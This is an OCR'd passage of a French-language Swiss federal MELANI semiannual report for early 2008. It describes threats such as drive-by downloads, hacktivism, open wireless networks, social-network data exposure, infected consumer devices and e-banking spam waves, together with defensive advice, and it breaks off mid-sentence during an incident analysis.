Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra


Unité de stratégie informatique de la Confédération (USIC)
Office fédéral de la police fedpol

Centrale d'enregistrement et d'analyse pour la sûreté de l'information MELANI
www.melani.admin.ch

Sûreté de l'information

Situation en Suisse et sur le plan international

Rapport semestriel 2008/I (janvier à juin)



En collaboration avec:

KOBIK
SCOCI
CYCO

Koordinationsstelle zur Bekämpfung der Internet-Kriminalität

Le service national de coordination de la lutte contre la criminalité sur Internet

Il Servizio nazionale di coordinazione per la lotta contro la criminalità su Internet

The Swiss Coordination Unit for Cybercrime Control

Table des matières

Temps forts de l'édition 2008/I

- **De la sécurité informatique à la sûreté de l'information**
  Les mesures techniques de sécurité et le bon sens ne suffisent plus pour déjouer les cyberattaques ciblées d'aujourd'hui. D'où la nécessité d'une redéfinition des priorités axée sur la protection de l'information et non plus seulement sur la protection des ordinateurs et des réseaux.
  ► Situation actuelle: Chapitre 2.1
  ► Incidents en Suisse: Chapitre 4 et sur la scène internationale: Chapitre 5.1

- **Recrudescence des attaques contre des sites légitimes**
  Le risque d'*infection par drive-by-download* lors de la visite d'un site corrompu a explosé. Depuis janvier 2008, une recrudescence d'attaques dirigées contre des sites Web pour infecter leurs visiteurs a été observée. Parmi les victimes figurent des sites réputés et comptant de nombreux visiteurs.
  ► Situation actuelle: Chapitre 2.2
  ► Incidents en Suisse: Chapitre 4
  ► Annexe: Chapitre 10.2

- **Cyberpiratage à caractère politique**
  Les cyberattaques servent parfois de vitrine à des revendications politiques. Outre l'appât du gain, le militantisme politique tend à jouer un rôle prépondérant dans les milieux de la cybercriminalité. Les événements récents ont contribué à lancer un débat public sur le cyberpiratage à motivations politiques, le «hacktivisme».
  ► Situation actuelle: Chapitre 2.3
  ► Incidents sur la scène internationale: Chapitre 5.2
  ► Activités étatiques: Chapitre 7.1

- **Réseaux sans fil non cryptés, un risque pour la sécurité**
  Les réseaux locaux sans fil (*WLAN*) sont désormais très répandus parmi les particuliers. Or s'ils ne sont pas suffisamment protégés, des criminels peuvent accéder aux données internes et, de surcroît, commettre à partir de là des infractions informatiques en dissimulant leur véritable identité. De tels abus sont hélas toujours plus fréquents. Le respect de certaines règles de base aide à préserver l'intégrité de son propre réseau.
  ► Tendances pour le prochain semestre: Chapitre 3.1
  ► Prévention: Chapitre 6

- **Réseaux sociaux et risque d'exploitation abusive des données**
  Les réseaux sociaux sont en vogue, car ils permettent de se présenter sur Internet sans grand effort. La publication de données personnelles sur Internet comporte toutefois des risques, car elle aide les cybercriminels à lancer des attaques ciblées.
  ► Tendances pour le prochain semestre: Chapitre 3.2

1 Introduction

Le septième rapport semestriel (de janvier à juin 2008) de la Centrale d'enregistrement et d'analyse pour la sûreté de l'information (MELANI) commente les grandes tendances et les risques liés aux technologies de l'information et de la communication (TIC), livre un aperçu des événements survenus en Suisse et à l'étranger, signale les principaux développements dans le domaine de la prévention et résume les activités des acteurs étatiques ou privés. Les termes techniques ou spécialisés (*écrits en italique*) sont expliqués dans un **glossaire** à la fin du rapport. Quant aux jugements portés par MELANI, ils figurent à chaque fois dans des encadrés en couleur.

Le **chapitre 2** décrit la situation actuelle, les dangers et les risques du semestre écoulé. Un aperçu des tendances à prévoir est donné au **chapitre 3**.

Les **chapitres 4 et 5** passent en revue les pannes et les incidents, les attaques, la criminalité et le terrorisme visant les infrastructures TIC. Des exemples choisis illustrent les principaux événements des six premiers mois de l'année 2008. Le lecteur trouvera là des exemples à valeur d'illustration et des compléments d'information sur les observations générales des chapitres 2 et 3, à caractère général.

Le **chapitre 6** traite un thème important de la prévention, étroitement lié aux dangers mentionnés au chapitre 3.

L'accent est mis, au **chapitre 7**, sur les activités des collectivités publiques ou du secteur privé ayant trait à la sûreté de l'information, en Suisse et à l'étranger.

Le **chapitre 8** passe en revue les travaux législatifs menés.

Le **chapitre 9** contient un glossaire des principaux termes utilisés dans le rapport.

Enfin, le **chapitre 10** est une annexe contenant des développements ou instructions techniques sur certains thèmes du rapport semestriel.

2 Situation actuelle, dangers et risques

2.1 De la sécurité informatique à la sûreté de l'information

La Centrale d'enregistrement et d'analyse pour la sûreté de l'information (MELANI) est active depuis près de quatre ans. Comme tout le monde, MELANI a commencé par prôner les traditionnelles mesures de protection technique que sont les antivirus, les mises à jour régulières de programmes et de systèmes d'exploitation, l'utilisation de *pare-feu* et la nécessité des sauvegardes. Ce b. a.-ba des mesures essentielles servant à protéger les ordinateurs, dans un ménage privé ou dans un cadre professionnel, demeure certes valable et doit être respecté dans tous les cas. Ce n'est toutefois plus suffisant.

En voiture, il faut attacher sa ceinture, adapter sa vitesse et respecter la signalisation pour circuler en sécurité. Et encore ces prescriptions ne suffisent pas toujours pour éviter un accident. Il en va de même, dans le monde actuel, avec les bits et les bytes. Même si les mesures techniques de sécurité et le bon sens permettent encore de déjouer la plupart des attaques visant les ordinateurs et les réseaux, comme dans la circulation il faut se faire à l'idée qu'«il n'y a pas de sécurité absolue» dans le monde des technologies de l'information et de la communication. Lors des dernières grandes vagues de pourriels infectés (voir chapitre 4.2), il s'est écoulé six à douze heures entre l'envoi et le moment où les premiers antivirus ont été en mesure d'identifier le *maliciel*. Soit assez de temps pour contaminer presque toutes les victimes possibles. Quant aux attaques ciblées lancées par courriel contre quelques centaines de destinataires, les fabricants d'antivirus ont besoin de davantage de temps pour les identifier et diffuser d'urgence un correctif (emergency *patch*). D'autant plus que les maliciels modernes sont conçus pour tromper le plus longtemps possible la vigilance des antivirus.

Outre que les mesures techniques de sécurité ont des limites, l'information et les données font parfois l'objet, dans le périmètre informatique auquel s'appliquent lesdites mesures, d'un usage insouciant voire naïf. Or un pare-feu ne sert à rien si les données traînent au vu de tous dans une entreprise ou si n'importe qui peut y accéder. A fortiori les mesures techniques de protection sont vaines si des CD-ROM contenant les données bancaires de millions de personnes, leurs déclarations fiscales, etc. se volatilisent dans la poste interne. Enfin, les mesures de sécurité techniques ne sont d'aucune utilité contre la publication irréfléchie d'informations personnelles sur Internet, notamment via les réseaux sociaux (voir chapitre 3.2).

Par conséquent, dans un proche avenir, les facteurs techniques et humains interagiront toujours davantage. D'une part, sachant que les mesures classiques de sécurité informatique n'offrent plus qu'une protection limitée, il faudra repenser de manière globale la sûreté de l'information. D'autre part, la divulgation insouciante d'informations personnelles, confidentielles ou liées à l'exploitation continuera de représenter un risque face aux pirates qui préparent une attaque ou qui, une fois les obstacles techniques vaincus, cherchent à s'emparer de données.

Une telle évolution exige de revoir notre façon de penser. Il faudra désormais mettre l'accent sur la protection de l'information et ne plus se contenter de protéger les ordinateurs et les réseaux. Autrement dit, la gestion de l'information et des données, la classification de l'information, etc., joueront un rôle accru. En outre, une véritable analyse des risques s'impose pour adapter à la valeur effective de l'information la sécurité tant des canaux de distribution que des droits d'accès et des lieux de stockage. Tout canal ou lieu de stockage n'offre pas la même sécurité, de même que certains documents d'une entreprise sont plus

sensibles que d'autres. La sécurité de l'information a donc sa place dans le processus commercial et stratégique de la gestion des risques.

Pour qu'une telle approche porte ses fruits, encore faut-il que la sûreté de l'information fasse partie intégrante du concept de sécurité et qu'elle y soit placée au même niveau que, par exemple, la protection des bâtiments et des personnes, le controlling financier, etc.

2.2 Intensification du piratage des sites légitimes

Le risque d'*infection par drive-by download* lors de la visite d'un site corrompu est en forte augmentation. Depuis janvier 2008, on assiste à une recrudescence d'attaques dirigées contre des sites Web pour infecter leurs visiteurs.[1] Parmi les victimes figurent des sites réputés et souvent consultés. Même les sites d'institutions gouvernementales comme les Nations Unies (un.org) ne sont pas épargnés.

MELANI s'est ainsi vu signaler, au premier semestre 2008, davantage de sites piratés en vue de provoquer des infections par drive-by download (voir chapitre 4.3). Les scripts ouvrent des cadres flottants (*iframe*) cachés, à l'aide d'*exploits* conçus pour infecter l'ordinateur des visiteurs – sans aucune interaction de leur part, en tirant parti des failles de leur navigateur. Si la manœuvre échoue, les visiteurs sont invités à installer un programme ou un logiciel complémentaire (*plugin*). L'ordinateur est ainsi infecté par un *maliciel*, généralement un programme de téléchargement (*downloader*) qui chargera et activera le virus proprement dit, le *cheval de Troie*, etc.

En juin 2008, de nombreux sites suisses ont été piratés en vue du placement d'un *JavaScript* malveillant. L'attaque était perfide, car le code malveillant ne s'exécutait pas lors du chargement normal du site. Il ne s'activait qu'en cas de consultation à partir d'un moteur de recherche comme Google ou Yahoo. En effet, les propriétaires consultent fréquemment leurs sites, mais généralement en saisissant directement l'adresse ou à partir de leur liste de liens favoris. Une telle tactique visait à dissimuler l'infection le plus longtemps possible.

Des méthodes variées s'utilisent pour introduire des programmes malveillants sur un site. Le plus souvent, il s'agit d'exploiter les lacunes d'applications *PHP* – à commencer par les *lacunes de sécurité* des forums. Les *injections SQL* sont également courantes. Dans les deux cas, des tests automatiques servent à identifier les lacunes usuelles de sécurité. Les exploitants de sites font donc bien de contrôler régulièrement si leurs propres *applications* comportent des lacunes de sécurité et de les corriger le cas échéant.[2] Les données d'accès FTP aux sites Web sont également recueillies à grande échelle. Pour y parvenir, les pirates se servent par exemple d'un enregistreur de frappes (keylogger) installé sur l'ordinateur servant à l'administration du site Web.

Les criminels ont tout intérêt à diffuser leurs maliciels à partir de sites Web corrompus. En effet, les utilisateurs sont devenus prudents face aux courriels non sollicités. Or en

[1] Voir p. ex. http://www.heise.de/newsticker/Massenhacks-von-Webseiten-werden-zur-Plage--/meldung/105053 (état au 11.08.2008), http://www.heise.de/newsticker/Erneuter-Massenhack-von-Webseiten--/meldung/107786 (état au 11.08.2008) et http://www.heise.de/security/Wieder-gross-angelegte-Angriffe-auf-Web-Anwender-im-Gange-Update--/news/meldung/101521 (état au 11.08.2008).

[2] Voir pour des compléments d'information: http://www.heise.de/security/Grundsicherung-fuer-PHP-Software--/artikel/96564 (état au 11.08.2008).

s'attaquant à de nombreux sites, les pirates ont de fortes chances de trouver parmi eux des sites réputés et recevant de nombreux visiteurs. Ils sont d'ailleurs à l'affût de tels sites. Autrement dit, le fait de naviguer uniquement sur des sites connus ou dignes de confiance n'offre plus une protection absolue. De nombreux fabricants d'antivirus cherchent à combattre la menace due aux infections par drive-by download en prévoyant pour leurs produits des mesures de protection supplémentaires. En outre, les restrictions d'utilisation de *JavaScript* ou d'*ActiveX* aident à se prémunir contre des infections involontaires par drive-by download.[3]

2.3 Cyberpiratage à caractère politique

L'enrichissement financier reste la principale motivation de la cybercriminalité en général. D'autres mobiles jouent toutefois un rôle majeur et font toujours plus l'objet d'un débat public, comme le «hacktivisme» (mot formé de «hacker», pirate, et d'activisme). Le hacktivisme n'est pas un phénomène nouveau, mais a pris ces derniers temps une ampleur inédite.

Le hacktivisme peut se baser sur des mobiles nationalistes, ou alors constituer une forme de protestation politique ou de résistance civile. Internet s'apparente en effet à une scène publique conférant, en échange de moyens relativement simples, une notoriété qui peut être mondiale. Internet et les technologies de l'information jouent d'ailleurs un rôle toujours plus important dans les Etats modernes, ce qui en fait un angle d'attaque idéal. Les acteurs d'un conflit politique ou d'un démêlé quelconque y trouveront aussi bien un moyen d'action qu'une cible de choix. De vastes ressources illégales ou du moins douteuses sont à disposition des pirates animés de mobiles politiques. Ils recourent souvent à la défiguration de sites (*defacement*) ou aux attaques par déni de service distribué (*DDoS*) contre des *serveurs* afin d'en paralyser un ou plusieurs services. Les autres moyens utilisés sont les pages de redirection automatique (redirect), le vol d'informations, les parodies de sites Web, le blocage de sites, le sabotage et le recours à des logiciels spécialement mis au point.[4]

Le hacktivisme est apparu à la fin des années 1990. Les attaques DDoS à caractère politique lancées en 2007 contre l'Estonie, suite au déplacement dans la capitale Tallinn d'un monument représentant un soldat russe, ont toutefois abouti à une prise de conscience dans beaucoup de pays.[5] Tout indique que les auteurs faisaient partie des milieux nationalistes russes. La publicité donnée à cette affaire a contribué à la décision prise par l'OTAN, en mai dernier, de créer un centre de défense informatique (voir chapitre 7.1).

En 2008, d'autres Etats ayant appartenu au bloc soviétique ont souffert de cyberattaques à caractère politique. La Lituanie et la Géorgie[6] ont ainsi fait les frais de leur mésentente avec la Russie. Une autre attaque DDoS a pris pour cible Radio Free Europe, dont les Etats-Unis soutiennent les programmes (voir au chapitre 5.2 l'analyse des attaques lancées contre la Lituanie et contre Radio Free Europe). Les élections primaires américaines constituent un

[3] Voir le rapport semestriel 2007/2 de MELANI, chapitre 6: http://www.melani.admin.ch/dokumentation/00123/00124/01048/index.html?lang=fr (état au 15.08.08).
[4] Voir pour plus d'informations: http://www.alexandrasamuel.com/dissertation/index.html (état au 15.08.08).
[5] A propos de l'attaque lancée contre l'Estonie, voir le rapport semestriel 2007/1 de MELANI, chapitre 5.1: http://www.melani.admin.ch/dokumentation/00123/00124/01029/index.html?lang=fr (état au 15.08.08).
[6] Le conflit entre la Russie et la Géorgie s'est accompagné, depuis la fin de juillet 2008, de violentes cyberattaques dirigées notamment contre les sites du gouvernement géorgien. Mais comme ces attaques ont eu lieu au deuxième semestre 2008, elles sortent du cadre du présent rapport.

autre exemple de piratage à caractère politique. Le site Web d'Obama avait été manipulé pour rediriger ses visiteurs sur le site de Clinton. Les événements sportifs, à l'instar de l'EURO, sont eux aussi régulièrement visés par les activistes politiques. Des nationalistes turcs, semble-t-il, ont défiguré le site du Ministère croate des affaires étrangères pendant le match entre les deux équipes nationales (voir chapitre 4.4).

Les cyberattaques sont très prisées comme moyen d'attirer l'attention sur une revendication politique. Premièrement, leur coût est faible. Deuxièmement, Internet permet de brouiller les pistes et donc protège les pirates de la curiosité des enquêteurs. Troisièmement, la dépendance croissante de notre société moderne face aux technologies de l'information aboutit à une multiplication des angles d'attaque et donne en particulier une visibilité planétaire à ce type d'agressions. A l'avenir, des cyberattaques accompagneront sans doute bien des conflits politiques. Il importe toutefois de préciser que de telles actions ne contribuent pas directement aux opérations militaires. Autrement dit, l'assimilation fréquente du hacktivisme et de la guerre cybernétique (cyberwar) ne reflète pas la réalité.

3 Tendances / Evolution générale

3.1 Réseaux mobiles non cryptés, un risque sécuritaire

Les réseaux sans fil (*WLAN*) sont désormais très répandus parmi les particuliers. En outre, la tendance est au remplacement des stations fixes par des ordinateurs portables équipés par défaut d'une carte réseau sans fil. De même, l'iPhone donnera un nouvel élan à la technologie des réseaux sans fil. Les abus commis à l'aide de réseaux sans fil sont hélas toujours plus fréquents.

Si une liaison sans fil est mal protégée, n'importe qui peut accéder à partir de là tant au réseau interne de la victime qu'à Internet. Toutes les communications du réseau piraté peuvent ainsi être interceptées. Et si le réseau interne ne prévoit pas de restriction d'accès aux dossiers archivés, il est également aisé d'y pénétrer. Cette situation est problématique surtout avec les réseaux d'entreprise. En effet, une intrusion informatique dans une entreprise peut être très lucrative. L'exemple le plus connu remonte à 2006 et concerne le réseau de TJX. Le cryptage insuffisant d'un commerce situé dans le Minnesota (USA) a permis de compromettre 45,7 millions de comptes clients. Les pirates sont parvenus à forcer le réseau, qui était crypté à l'aide de la méthode *WEP*, pour accéder à la banque de données de l'entreprise. Les appareils sans fil que les collaborateurs raccordent – à l'insu des responsables informatiques – au réseau d'entreprise sont également problématiques et facilitent les intrusions indésirables.

Les réseaux sans fil mal protégés ou ouverts comportent encore un autre danger. En effet, les criminels peuvent dissimuler par ce biais leur *adresse IP*, soit l'identité des auteurs d'une infraction. Les personnes ne protégeant pas suffisamment leur réseau sans fil doivent par conséquent s'attendre à ce que des abus soient commis à partir de leur réseau. Plusieurs cas de ce genre sont déjà connus en Suisse. Il s'agit de chantage, de contrainte sexuelle ou de téléchargement de pornographie infantile. Les forums spécialisés invitent expressément à exploiter de telles *lacunes de sécurité* pour opérer à partir de réseaux sans fil. Même si pour l'instant ils ne risquent pas de sanction pénale, les propriétaires d'un réseau sans fil non

protégé doivent toutefois s'attendre à certains désagréments. Car si une procédure pénale remonte à leur adresse IP, ils subiront une perquisition. Chacun devrait donc réfléchir à l'aspect de la sécurité avant de mettre sa liaison Internet à disposition de tiers. Quels services faut-il mettre à disposition? Quels seront les sites autorisés? Faut-il prévoir un contrôle des accès? A ce propos, il n'existe pas encore de base juridique qui permettrait de contraindre les propriétaires de réseaux sans fil à identifier les utilisateurs de leur réseau. Une évaluation détaillée de la situation juridique en Suisse figure au chapitre 6.

Les réseaux sans fil exigent d'être sensible aux questions de sécurité. Quiconque ne souhaite pas mettre son réseau à disposition de tiers fera bien de le protéger dûment. Si par contre il souhaite le rendre accessible, il devrait d'abord réfléchir aux restrictions à prévoir. Cela concerne le cercle des utilisateurs autorisés ainsi que les services proposés. Le chapitre 6 donne des conseils à ce sujet.

3.2 Réseaux sociaux et risque d'usage abusif des données

Les réseaux sociaux permettent de créer un profil personnalisé sans grand effort et, par là, de se présenter sur Internet. Leur popularité tient à la possibilité de multiplier à volonté les contacts (retrouvailles de camarades de classe perdus de vue, recherche d'un nouvel emploi, etc.). La fréquentation de tels sites, en particulier la façon dont de nombreux utilisateurs y publient des informations personnelles, présente toutefois des dangers.

Les sites de réseautage social constituent une mine d'information pour les cybercriminels. En effet, toute attaque ciblée et professionnelle de *social engineering* suppose des recherches détaillées. Les sites riches en informations sur les victimes potentielles (emploi exercé, adresse électronique, partenaires commerciaux, loisirs, etc.) sont très précieux dans ce contexte. Grâce à eux, les escrocs sont en mesure de donner une apparence plus crédible à leurs courriels infectés. La formulation des courriels de *phishing* gagne également en précision. Or de telles attaques ciblées peuvent être fâcheuses pour les entreprises. Les utilisateurs devraient donc faire preuve de prudence quand ils reçoivent une invitation à rejoindre d'autres réseaux. En effet, elle peut très bien émaner de criminels et de polluposteurs (spammer) ne cherchant qu'à collecter leurs données personnelles.

Les réseaux sociaux sont fréquemment perçus comme un monde en soi. Beaucoup d'utilisateurs divulguent sur Internet des informations personnelles qu'ils auraient tues dans le monde «réel». Or cette «communauté» réserve des désillusions. Car trop souvent, les utilisateurs ne réalisent pas qu'une fois publiés sur Internet, les données personnelles, les photos et les films y demeurent. En outre, les données personnelles publiées en ligne peuvent y servir à des analyses de marketing publicitaire.

Les règles à suivre sur les sites de réseautage social sont en principe les mêmes que pour Internet en général. Il importe de divulguer un minimum d'informations personnelles. En outre, il faut qu'elles soient soigneusement protégées et que seul un cercle spécifique de personnes puisse y accéder. En définitive, tous les internautes portent ici une responsabilité. Avant toute publication, chacun devrait bien réfléchir et décider quelles données personnelles il souhaite rendre ainsi accessible au public pour une période indéterminée.

3.3 Périphériques infectés et «commodity hacking»

Depuis la fin de 2007, il arrive fréquemment que des périphériques standard munis d'un système d'exploitation simple ou comportant un espace mémoire (commodities) soient vendus alors qu'ils sont vulnérables ou même infectés. Ces appareils vont des clés ou lecteurs USB aux équipements d'interconnexion, comme les *routers* classiques ou sans fil (*router*), en passant par les cadres photos numériques USB. Ils sont commercialisés comme de banals articles de consommation en série («common off-the-shelf», COTS), généralement destinés à une utilisation immédiate, sans installation de logiciel ou de matériel. Si certains ont été infectés par inadvertance, d'autres sont fabriqués comme vecteurs de diffusion de *maliciels*. Cette forme de cybercriminalité porte le nom de «commodity hacking»[7].

Une distinction s'impose entre les appareils de stockage et les appareils réseau. Ces deux catégories de périphériques ont en commun d'inspirer aux consommateurs la confiance implicite de pouvoir s'en servir immédiatement (plug and play), sans contrôles de sécurité préalables. Une telle confiance en fait un moyen idéal pour la diffusion de maliciels.

Appareils de stockage: Les appareils usuels de stockage de données sont définis de manière très large. En font partie, d'une part, les clés USB ou les disques durs externes spécialement achetés pour la sauvegarde de données supplémentaires. D'autre part, cette catégorie comprend les cadres photos numériques, les téléphones, les lecteurs médias et beaucoup d'autres appareils dotés d'une puce de mémoire flash. De nombreux ordinateurs sont configurés pour ouvrir automatiquement les répertoires ou les fichiers lors du raccordement d'un tel périphérique USB. Or ces actions définies dans autorun.inf peuvent également servir à installer des logiciels malveillants.

Appareils réseau: la seconde catégorie de périphériques comprend les appareils reliés au réseau. Il peut s'agir d'appareils internes au réseau, comme les scanners et les imprimantes, ou alors de passerelles (gateway) et de routers classiques ou sans fil. Alors qu'un appareil interne est difficilement attaquable à partir d'Internet, les passerelles usuelles reliant le réseau local à Internet sont davantage exposées. Leur maintenance est assurée, dans les moyennes ou grandes entreprises, par des spécialistes des *pare-feu* et des routers. En revanche, les utilisateurs non professionnels se chargent généralement eux-mêmes de l'installation et de l'entretien de tels appareils. Or une fois installés, il est courant de les laisser fonctionner en permanence, sans contrôle. Cette accessibilité les rend intéressants pour les pirates. Le cas échéant, une attaque fructueuse permettra d'accéder à toute la bande passante dont ils disposent. Les consommateurs devraient garder à l'esprit que ces appareils possèdent généralement des systèmes d'exploitation (systèmes opérationnels) préinstallés. Ils sont produits en série avec des réglages standard, comme les droits d'administrateur que les pirates connaissent bien. La vulnérabilité des mots de passe par défaut est un problème connu de longue date.[8]

Symantec a constaté en début d'année les premiers cas de «drive-by-*pharming*». Dans ce nouveau type d'attaque de maliciels, pour peu qu'un internaute ait visualisé une page Web incluant un code malveillant, son router domestique est manipulé pour le rediriger vers un

[7] Voir http://www.securityfocus.com/news/11499 (état au 08.07.2008).

[8] Voir p. ex.: http://www.indiana.edu/~phishing/papers/warkit.pdf ainsi que http://www.symantec.com/avcenter/reference/Driveby_Pharming.pdf (état au 23.01.2008).

faux site quand il introduit un lien URL donné.[9] Cette méthode d'attaque épargne même au pirate le souci de deviner les mots de passe d'administrateur.[10]

Tout porte à croire que les criminels s'en prendront toujours davantage aux appareils usuels dans le commerce. Des indices montrent qu'à côté des *pourriels* infectés et des infections par drive-by download, ils constituent un troisième moyen attrayant pour répandre des maliciels. Les consommateurs ne pourront donc plus se fier entièrement au fabricant. Lors de chaque achat, il faudra «préparer» l'appareil avant de s'en servir, en le soumettant par exemple à un contrôle antivirus ou en modifiant ses paramètres par défaut (mots de passe, etc.).

4 Bilan de l'infrastructure TIC nationale

4.1 Pannes

Publication sur le site du DFJP d'informations confidentielles concernant Schengen

Un document contenant des informations confidentielles sur l'Accord de Schengen a été placé par erreur sur le site du Département fédéral de justice et police (DFJP), où il est resté visible trois semaines. Ce document contenait les réponses des autorités fédérales suisses à plus de 200 questions concernant la mise en œuvre des prescriptions de Schengen. On y trouvait notamment des explications détaillées sur l'attitude de la Suisse à l'égard des bandes de receleurs, des convoyeurs de drogue et des passeurs, sur les mesures de sécurité adoptées dans les aéroports ou encore sur les points d'accès au système d'information Schengen (SIS).

Selon Michael Reiterer, ambassadeur de la Commission européenne en Suisse et au Liechtenstein, ce document n'aurait qu'un niveau de confidentialité peu élevé. Les conséquences ont donc apparemment été minimes. Cet exemple montre toutefois qu'il ne suffit pas de protéger ses données contre un accès non autorisé de l'extérieur. Il est tout aussi important de définir, dans des directives, le cercle des personnes ayant accès aux documents protégés ou autorisées à les traiter ainsi qu'à les publier. Par exemple, il n'est pas judicieux de donner à tout le monde accès à tous les documents. Mieux vaut définir un accès personnalisé, en se demandant quel document est nécessaire au travail de qui.

[9] https://forums.symantec.com/syment/blog/article?message.uid=305989 (état au 23.01.2008).
[10] https://forums.symantec.com/syment/blog/article?blog.id=emerging&message.id=94&jump=true#M94 (état au 23.01.2008).

4.2 Attaques

Vagues de pourriels visant les applications de e-banking

Au premier semestre 2008, de nombreuses vagues de *pourriels* comportant des *maliciels* et visant les applications de e-banking ont été identifiées. Le 7 janvier et le 14 mars par exemple, un nombre inconnu de courriels indiquant dans la rubrique Objet «Nachricht über eine radioaktive Kontamination in der Schweiz» ont été expédiés. Le destinataire cliquant sur le lien indiqué était invité à installer un fichier pour voir une vidéo de la catastrophe. En réalité, ce fichier était un maliciel.

Le 27 mars 2008, un courriel intitulé: «Eine Bankenkrise der Schweizer Banken ist unvermeidlich» a été envoyé à un nombre indéterminé de destinataires. Quiconque cliquait sur son lien était invité à installer un plugiciel (*plugin*). Là encore, il s'agissait d'un maliciel. Cette vague de pourriels est intéressante en ce sens qu'elle se référait à un thème d'actualité et abondamment discuté – les retombées de la crise hypothécaire.

Les courriels envoyés entre-temps varient par leur contenu comme par leur rubrique Objet. Les plus récents contenaient en annexe des fichiers exécutables. Ils étaient généralement comprimés (*zip*, *rar*) pour dissimuler leur extension. Ces vagues de pourriels ont fait l'objet de lettres d'information de MELANI.[11]

MELANI a observé au premier semestre 2008 plusieurs vagues de courriels visant les applications de e-banking. A certains moments, elles se sont suivies à une fréquence hebdomadaire. Il s'agissait toujours de la même sorte de maliciels. Mais ils étaient modifiés à chaque fois, pour éviter d'être immédiatement reconnus par les antivirus. Leur contenu était conçu pour piquer la curiosité ou pour susciter la peur du destinataire. De qualité variable, les textes étaient rédigés pour la plupart en mauvais allemand. En particulier, il y manquait

[11] http://www.melani.admin.ch/dienstleistungen/newsletter/00128/index.html?lang=fr (état au 11.08.2008).

les umlauts. Le contenu était également fautif – par exemple, il n'y a pas de centrale atomique suisse basée à Genève.

Tout porte à croire qu'à l'avenir, le caractère brûlant d'une nouvelle et son lien avec les centres d'intérêt des destinataires, ainsi que la qualité de sa formulation, seront des facteurs déterminants pour convaincre les victimes de cliquer sur un lien ou d'ouvrir une annexe. Les vagues de pourriels ciblés seront plus rapprochées aussi.

MELANI publie régulièrement, sous forme de lettres d'information, des mises en garde détaillées contre ces vagues de pourriels. De façon générale, la prudence est de mise avec les courriels provenant d'un expéditeur inconnu. Le cas échéant, il ne faut ni ouvrir le document ou le programme annexés, ni cliquer sur les liens indiqués. Si malgré tout l'annexe a été ouverte ou le lien sélectionné, MELANI recommande de s'adresser à un spécialiste informatique pour réinstaller la machine. En outre, il est indiqué de modifier tous ses mots de passe (compte e-mail, bourses d'échange, données d'ouverture de session, etc.).

Au premier semestre 2008, des *infections par drive-by download* ont servi à répandre des *chevaux de Troie* destinés à la clientèle suisse du e-banking (voir chapitres 2.2 et 4.3). Il s'agissait toutefois d'une autre variante de maliciel que celle envoyée par courriel.

Par principe, si une séance de e-banking se bloque pour des raisons inexplicables, les clients touchés devraient aussitôt s'adresser au numéro d'urgence de la banque concernée.

Attaque possible contre forza-eveline.ch

Le 9 avril 2008, la panne du site www.forza-eveline.net a été rendue publique. Ce site collectait les signatures de sympathisants de la conseillère fédérale Eveline Widmer-Schlumpf. D'où de forts soupçons d'attaque *DDoS*. Une analyse réalisée par MELANI a toutefois montré que les requêtes ne comportaient pas de pic et que leur répartition dans le temps reflétait le comportement habituel des internautes en Suisse. Il n'y a pas eu non plus d'afflux massif de requêtes venant de l'étranger. Cette bonne répartition statistique des noms de domaine, avec presque seulement des adresses *IP* suisses, donne à penser qu'il ne s'agissait vraisemblablement pas d'une attaque DDoS. Le volume de données avait beau être important, un fournisseur d'accès de moyenne taille aurait dû pouvoir le supporter. Il convient néanmoins de préciser que les attaques DDoS peuvent aussi s'effectuer à faible intensité (p. ex. *SYN flooding*) et apparaître tout au plus dans le journal d'un *pare-feu* ou d'un *router*. Il est également intéressant d'analyser le courrier entrant, soit les inscriptions faites dans le livre des invités, qui sont transmises à une *banque de données MySQL*. A un moment donné, des inscriptions suspectes ne figurant pas dans le fichier journal sont apparues. La banque de données est tombée en 